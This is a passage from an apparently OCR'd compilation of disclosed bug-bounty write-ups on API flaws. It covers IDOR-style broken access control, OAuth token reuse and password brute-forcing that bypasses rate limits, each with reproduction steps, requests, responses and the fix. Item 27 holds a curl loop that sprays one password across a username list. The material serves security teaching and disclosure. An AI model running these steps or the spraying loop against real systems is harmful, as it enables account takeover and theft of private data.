Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://www.[redacted].com
Content-Type: application/json; charset=utf-8
Date: Wed, 10 Apr 2019 08:35:01 GMT
ETag: W/"1631-LL+gC9ik5kUmlVhM0iPquw"
Server: nginx/1.14.2
Vary: Origin, Accept-Encoding
X-Powered-By: Express
Connection: Close
Content-Length: 5681

{
    "data": [
        {
            "profileBrief": {
                "id": "[redacted]",
                "Name": {
                    "displayName": "[redacted]",
                    "fName": "[redacted]",
                    "lName": "[redacted]"
                },
                "[redacted]": "[redacted]",
                "[redacted]",
                "[redacted]
                "[redacted]"
```

Finally able to retrieve the info like pending inbox requests from API endpoint using the previous cached token parameter like inbox pending request.

This is just for fetching inbox content info, what further attacks was possible — The researcher was also able to do POST method in Upload profile picture functionality using cache token, user-id.

Finally, The researcher used an API endpoint to perform unauthorized profile picture upload using cached parameters.

TAKEAWAYS:

- Check every parameter in the source code if you got a cached response.
- If you got token header leakage and user id, try to demonstrate till endpoint and combine attacks.
- Make sure that the cached token header is expired or not, whether it’s still validating on API endpoint or not.
- In this Attack, it was a one-time user interaction, so it was more severe as you can do API operation from your side, no further user interaction required at all.

21. Broken Access Control “TEST & LEARN” FEATURE

SUMMARY:

The researcher found a bug which allows attackers to set up tests for apps/pixels to which he does not have any roles/access and to view the test results.

BACKGROUND:

The target application has a feature named Holdout test. The vulnerability is found in this feature. Users can set up tests. Click on "Set up Test", enter a test name, and select any of your apps/pixels as the event source and select the schedule. There were no security checks at this endpoint to check whether an authorized user is making the request or not.

The API call to setup a test is like below

```
POST /v2.10/me/ad_studies?
```

STEPS TO REPRODUCE:

1. Visit Url:

```
https://redacted.com/test-and-learn/?act=<-AD-Account-ID->
```


2. In this request, change the value of application id/pixel id with the application id/pixel id of the victim.


3. Submit the request and the test will be created and status will be "planned"

4. Click on the test created and the victim's app or pixel will be listed under measurement sources!

5. Now, The test will start collecting the results for the mentioned schedule for the victim's app/pixel and will display the lift results and incremental efficiency associated with the victim's ads. This will show how much money was spent by the victim over the period and other details as well.

6. Just like in the below victim's application test data, which shows the victim's transaction and his sales over a period.





HARDENING OF THE API:

Security team mitigates the issue, And now the API can't make a test application call without authentication or attacker can't make a test call with victim's ID

```
"Application does not have the capability to make this API call"
```

22. Broken Access Control Leaks Page Store Details

SUMMARY:

The researcher found a bug that Leaks page store details via downloaded location data from Business Locations which could have allowed anyone to access details of a page's stores by exporting a CSV.

BACKGROUND:

The Vulnerable application has admin/user roles. Admins can download location data from website business locations feature which make an ajax request and with pageID in the parameter . Which allows them to view location pages and their data connected to the main page.

Security checks were missing at this ajax endpoint which allowed the researcher to download the locations data for any application page by replacing the value of the “id" parameter with the victim's page id.

There were some sensitive data like Franchise, Store Number, Store Visits Measurement, Network Access Type, Location Descriptor, etc in the downloaded excel file which should be accessible only to the page admins. These details were exposed to anyone who exploits this bug.

STEPS TO REPRODUCE:

1. Create a Page and download locations data from Business Locations

2. Make a request with:

```
https://business.redacted.com/ajax/editpagesx/export_children.php?
id=<Attacker-page-ID>&intern_tool=false
```

3. Change the pageID with any random victim pageID

4. Now Make a request with:

```
https://business.redacted.com/ajax/editpagesx/export_children.php?
id=<Victim-page-ID>&intern_tool=false
```

5. And Download the results as it is exporting in CSV file, you can see all the victim’s page sensitive data.

HARDENING OF THE API:

After security patch the endpoint returns the below error now.

```
for (;;);{"__ar":1,"error":1357031,"errorSummary":"This content is
no longer available","errorDescription":"The content you requested
cannot be displayed at the moment. It may be temporarily
unavailable, the link you clicked on may have expired or you may
not have permission to view this
page.","payload":null,"bootloadable":{},"ixData":{},"gkxData":{},"
lid":"6528771232389026446"}
```

23. Broken Authorization Allows anyone to view the Application Analytics of Users' Application page

SUMMARY:

The researcher discovered the vulnerability in the social media application which could have allowed anyone to view the Analytics of any user's media page without having any roles on the page.

BACKGROUND:

The Vulnerable application is a social media based application that makes an API call with a business account id to create event source groups and the parameter **event_sources** can contain the id of page, app, pixel, or offline event set.

Researcher found out that while adding a page object as an event source, there are no security checks at this endpoint to check whether an authorized user is making the request or not.

Researcher clicks on the page and it opened the Analytics of Victim's Page
And he got complete access to the analytics of the victim's page in which he does not have any roles. And was able to view all the details, create dashboards, and do all other activities here.

STEPS TO REPRODUCE:

1. The API call to create an event source group is like below:

```
GET /v2.10/<business-account-id>/event_source_groups?
```

2. Make a POST request to an existing event source group.

3. Add the victim's page(in which the researcher does not have any roles/access) as an event source to the new event source group.


   The response was like below:

```
/**/ __globalCallbacks.f1282beea9a7e38({"id":"99999"});
```

Where `99999` is the id of the new event source group created.

4. Open the link `https://redacted.com/analytics/99999` and click on **Settings.**

5. Confirming, See the victim's page listed there.



6. Click on the page and it opened the Analytics of Victim's Page
   And give complete access to the analytics of the victim's page in which he does not have any roles. And was able to view all the details, create dashboards, and do all other activities here.

HARDENING OF THE API:

The security team removes the group creation as a temporary fix.

API response after temporary fix:

```
"/**/ __globalCallbacks.f33f5867ddcb64c({"error":{"message":"(#2)
Service temporarily
unavailable","type":"OAuthException","is_transient":true,"code":2,
"trace_id":"C\/kcS9baO6b"}});"
```

After a permanent patch.

All the endpoints now return the below response for unauthorized calls.

```
"
/**/ __globalCallbacks.f35ce9b15337664({"error":{"message":"(#10)
Error creating event source group. Verify that you have
permissions on all event
sources.","type":"OAuthException","code":10,"trace_id":"Dr6Dam4AIJ
5"}});"
```

24. Broken Access Control - Allows Toggling the stock status of products

SUMMARY:

The researcher found a vulnerability in the targeted application which could have allowed anyone to toggle the stock status of products created by admins of products page.

BACKGROUND:

This Vulnerability is found on Let's say `Example.com` .The vulnerable application has admin/user roles. Page admins can create/manage various products on their page. There are options available for the admins to mark a product as "In Stock" or "Out of Stock" by sending a POST request to the endpoint**:**

```
/pages/content_tab/products/update_inventory/?
```

This endpoint accepts the below three main parameters.

`av`: the page id
`product_group_ids[]`: An array of product group ids for batch update.
`inventory_in_stock` : true or false(In Stock or Out of Stock)

Security checks were missing at this endpoint which allowed the researcher to change the stock status of any product group id.

Now, to exploit this vulnerability, The researcher needs the product group id of the victim's product. The product group id can be obtained from product ids by using a simple graph api request.

STEPS TO REPRODUCE:

1. Create a page after that create any product.

2. Manage it by marking it “In stock” and capture the request in proxy.

3. Check the POST request: `/pages/content_tab/products/update_inventory/?` in HTTP History. With parameters in the body like: av, product_group_ids[], inventory_in_stock


4. Now just, replace the value of product_group_ids[] with the victim's product group id in the vulnerable endpoint and also make the value of the parameter "inventory_in_stock" to "false" and submit the request.

5. The response will be like below.

```
for
(;;);{"__ar":1,"payload":{"6789":0},"bootloadable":{},"ixData":{},
"gkxData":{},"lid":"6529208076628827322"}
```

The response contains victim's product_group id and "0" indicates that the stock status has been changed to "Out of Stock"

6. In the below image, you can see that the stock status is displayed as "OUT OF STOCK"



7. Now, If the attacker wants to set the stock status back to "IN STOCK", he can send the request to same vulnerable endpoint by updating the value of the parameter "inventory_in_stock" to "true"

8. As the "product_group id" is an array, with a single request itself the attacker can mark all the products of the victim's page as OUT OF STOCK or IN STOCK by just grabbing the product_group ids.

9. To exploit this vulnerability, The researcher needs the product group id of the victim's product. The product group id can be obtained from product ids by using a simple graph api request.

   REQUEST:

```
GET/v2.12/12345?fields=product_group
```

   The response will contain the product_group id

```
{
"product_group": {
"id": "6789",
"retailer_id":
"1140197742pages_commerce_sell5a9c606e8a9649106353911"
},
"id": "12345"
}
```

HARDENING OF THE API:

After Patch:

```
API call returns "Content Unavailable" error.
```

25. Broken Access Control: Disabling Admin’s Feature

SUMMARY:

The Researcher found a vulnerability in Application’s Business Manager feature which allows an attacker to completely disable a page admin's access to his page's Page Roles Settings.

BACKGROUND:


This Vulnerability is found on Let’s say `Example.com` that is a social media application. And gives permission to create your own pages. This application has a business manager portal. In Business Manager, users can add new apps or request access to an app owned by other business accounts. If you want to request access to an app, you just need to enter the APP ID and click on "Request App" so that the admin can grant you the access after receiving the request.

STEPS TO REPRODUCE:

1. Create a Business Manager account as Attacker.

2. Create a Victim account having some pages, but don't have any business manager account.

3. Now as the attacker makes a request access to an app, you just need to enter the APP ID and click on "Request App" so that the admin can grant you the access after receiving the request.



4. Create a new app using the below graph api call with a valid access token

```
POST /v2.10/<--Business-ID-->/sent_requests
```

   Have two parameters :object_id and brand id

   `object_id`: The id of the app to which you need access
   `brandId` :Your business id

5. Replace object_id with the victim's page id! And send the request.


   Response:

```
"A request has been sent asking the people who manage the app to
approve your request. We'll let you know if your request is
approved."
```

6. Now logged into the victim's account and opened the page role settings.

7. From the victim's account, You see a notification that the other business account has asked for access to the app. But the victim cannot approve /reject as he does not have a business account.


8. Now opened the page role setting of the victim's page, You will see the Victim has lost his complete access to Page Roles. Nothing showed up in Page Roles



HARDENING OF THE API:

After Patch:

The application throws the error as:



26. Privilege Escalation: Misconfigured Oauth token

SUMMARY:

The researcher discovered a vulnerability that allows an attacker to link his twitter account to the victim's page even after the victim removes the attacker's admin role on the victim's page. Due to misconfigured "oauth_token"("example.com.com/twitter" endpoint)

BACKGROUND:

This Vulnerability is found on Let's say `Example.com` that is a social media application. And gives permission to create your own pages. This page has admin/user roles. Admin's can add another admin to the page and can remove them too.

The endpoint `https://www.example.com/twitter/?setup=` allows a user to link his account/page to a twitter account.

To link a page to twitter account, you need to go to this url and click on the "Link to Twitter" button which will generate a url which look like

```
https://twitter.com/oauth/authorize?oauth_token=Z2lV-AAAAAAAADeMAAABW9-WtA8
```

Once the user clicks on the Authorize app, the account/page selected will get linked to the twitter account.
The interesting fact here is that Twitter OAuth doesn't implement the state parameter and their tokens never expire.

STEPS TO REPRODUCE:

1. Create a page and assign the page two admins, One as Victim and another as attacker.

2. With attacker account, Link the page to twitter and Intercept the url containing oauth token(eg:https://twitter.com/oauth/authorize?oauth_token=<---Oauth-token-->)

3. Now the victim account removes Attacker's admin role from the page.

4. Now Attacker account does not have admin access to this page

5. As Attacker has lost admin access to the page, Attacker cannot link the page to any twitter account.

6. Attacker opens the previously saved url and uses burp suite and captures the return url which will look like

```
https://www.example.com/feed/export/service_landing.php?service=1&
oauth_token=7rKYwgAAAAAAADeMAAABWm0_rvA&oauth_verifier=zvr1Njy9Y6y
3FYC48Gu5kMA4UzCmeNe0
```

7. As Attacker, sends this URL to the victim as a message or makes the victim to open this url.

8. When the victim opens the url, the victim's page will get linked to Attacker's twitter account.

Here, Attacker was able to re-use the token even after losing admin access to that page.

27. Bruteforce Account's Password Due to Lack of Rate- Limitation Protection

SUMMARY:

The Researcher discovers a vulnerability at login authentication api, researcher able to bruteforce the accounts password bypassing rate limit protection.

BACKGROUND:

This bug could allow an attacker to bruteforce the password. This happens because a certain GraphQL Query of application implements authentication to application to link the account to a certain dashboard. This endpoint seems to block the attacker after a certain number of requests for a chosen Username, however, if we try the same password with a different username each time, then we won't get blocked. Exploiting this, we can distinguish the correct password from the different responses we get with each try.

A malicious user could run against a huge list of application usernames with a fixed password, after that attack is finished he changes the password. The time between each password try for a certain account is long so this would bypass the rate limitation for the password field too (bypassing the 20 tries rate limit of the password field).

STEPS TO REPRODUCE:

1. Send a POST REQUEST:

```
https://www.target.com/api/graphql (cookies aren't needed) with
the following parameters in the body:
__a=1
doc_id=REDACTED&
variables={"data":{"business_id":BUSINESS_ID,"page_id":PAGE_ID,"us
ername":"USERNAME","password":"PASSWORD"}}
```

where BUSINESS_ID and PAGE_ID are both ids of random business and page ids. USERNAME is the targeted application's user-names and PASSWORD is the fixed password

Using CURL, Researcher run an attack against a list of usernames with a fixed password (in this example 123456)

```
while read user; do curl -k -i -X POST
https://www.target.com/api/graphql/ -H 'Content-Type:
application/x-www-form-urlencoded' -d
"__a=1&doc_id=REDACTED&variables={\"data\":{\"business_id\":RANDOM
,\"page_id\":RANDOM,\"username\":\"$user\",\"password\":\"123456\"
}}";done < USER_LIST
```

where `USER_LIST` is a file which contains a list of application's usernames.

RESPONSE:

```
(
"cm_ig_authentication": {
"is_authenticated": true
} )
```

HARDENING OF THE API:

Security team fixed this by implementing rate limitation to the "username" field along with the "password" field.

28. Coustmer’s PII Data Leaked Over Misconfigured Salesforce API Instance

SUMMARY:


Researcher able to leak customers data, due to leak of target application’s Salesforce Api instance access token.

The target application is using Salesforce for some of their customer care support forms. Researcher on one of those forms checks requests generated which upload the form attachments to the target application salesforce instance. Target application shared their Salesforce API access token with the browser in order to do this. This shared access token was not restricted to only the researcher's own support ticket, but it gave access to other customer data as well; a potential customer data leak is the result.

BACKGROUND:

Vulnerable application is a products manufacturing and reseller based company. Managing Some social media accounts like on twitter, facebook, Instagram. Where they share their ads campaigns, new discount offers and about new policies.

The Researcher found a new subdomain by following a tweet by the application’s social media account.




Form Link: `https://social.example.es/KAirva`

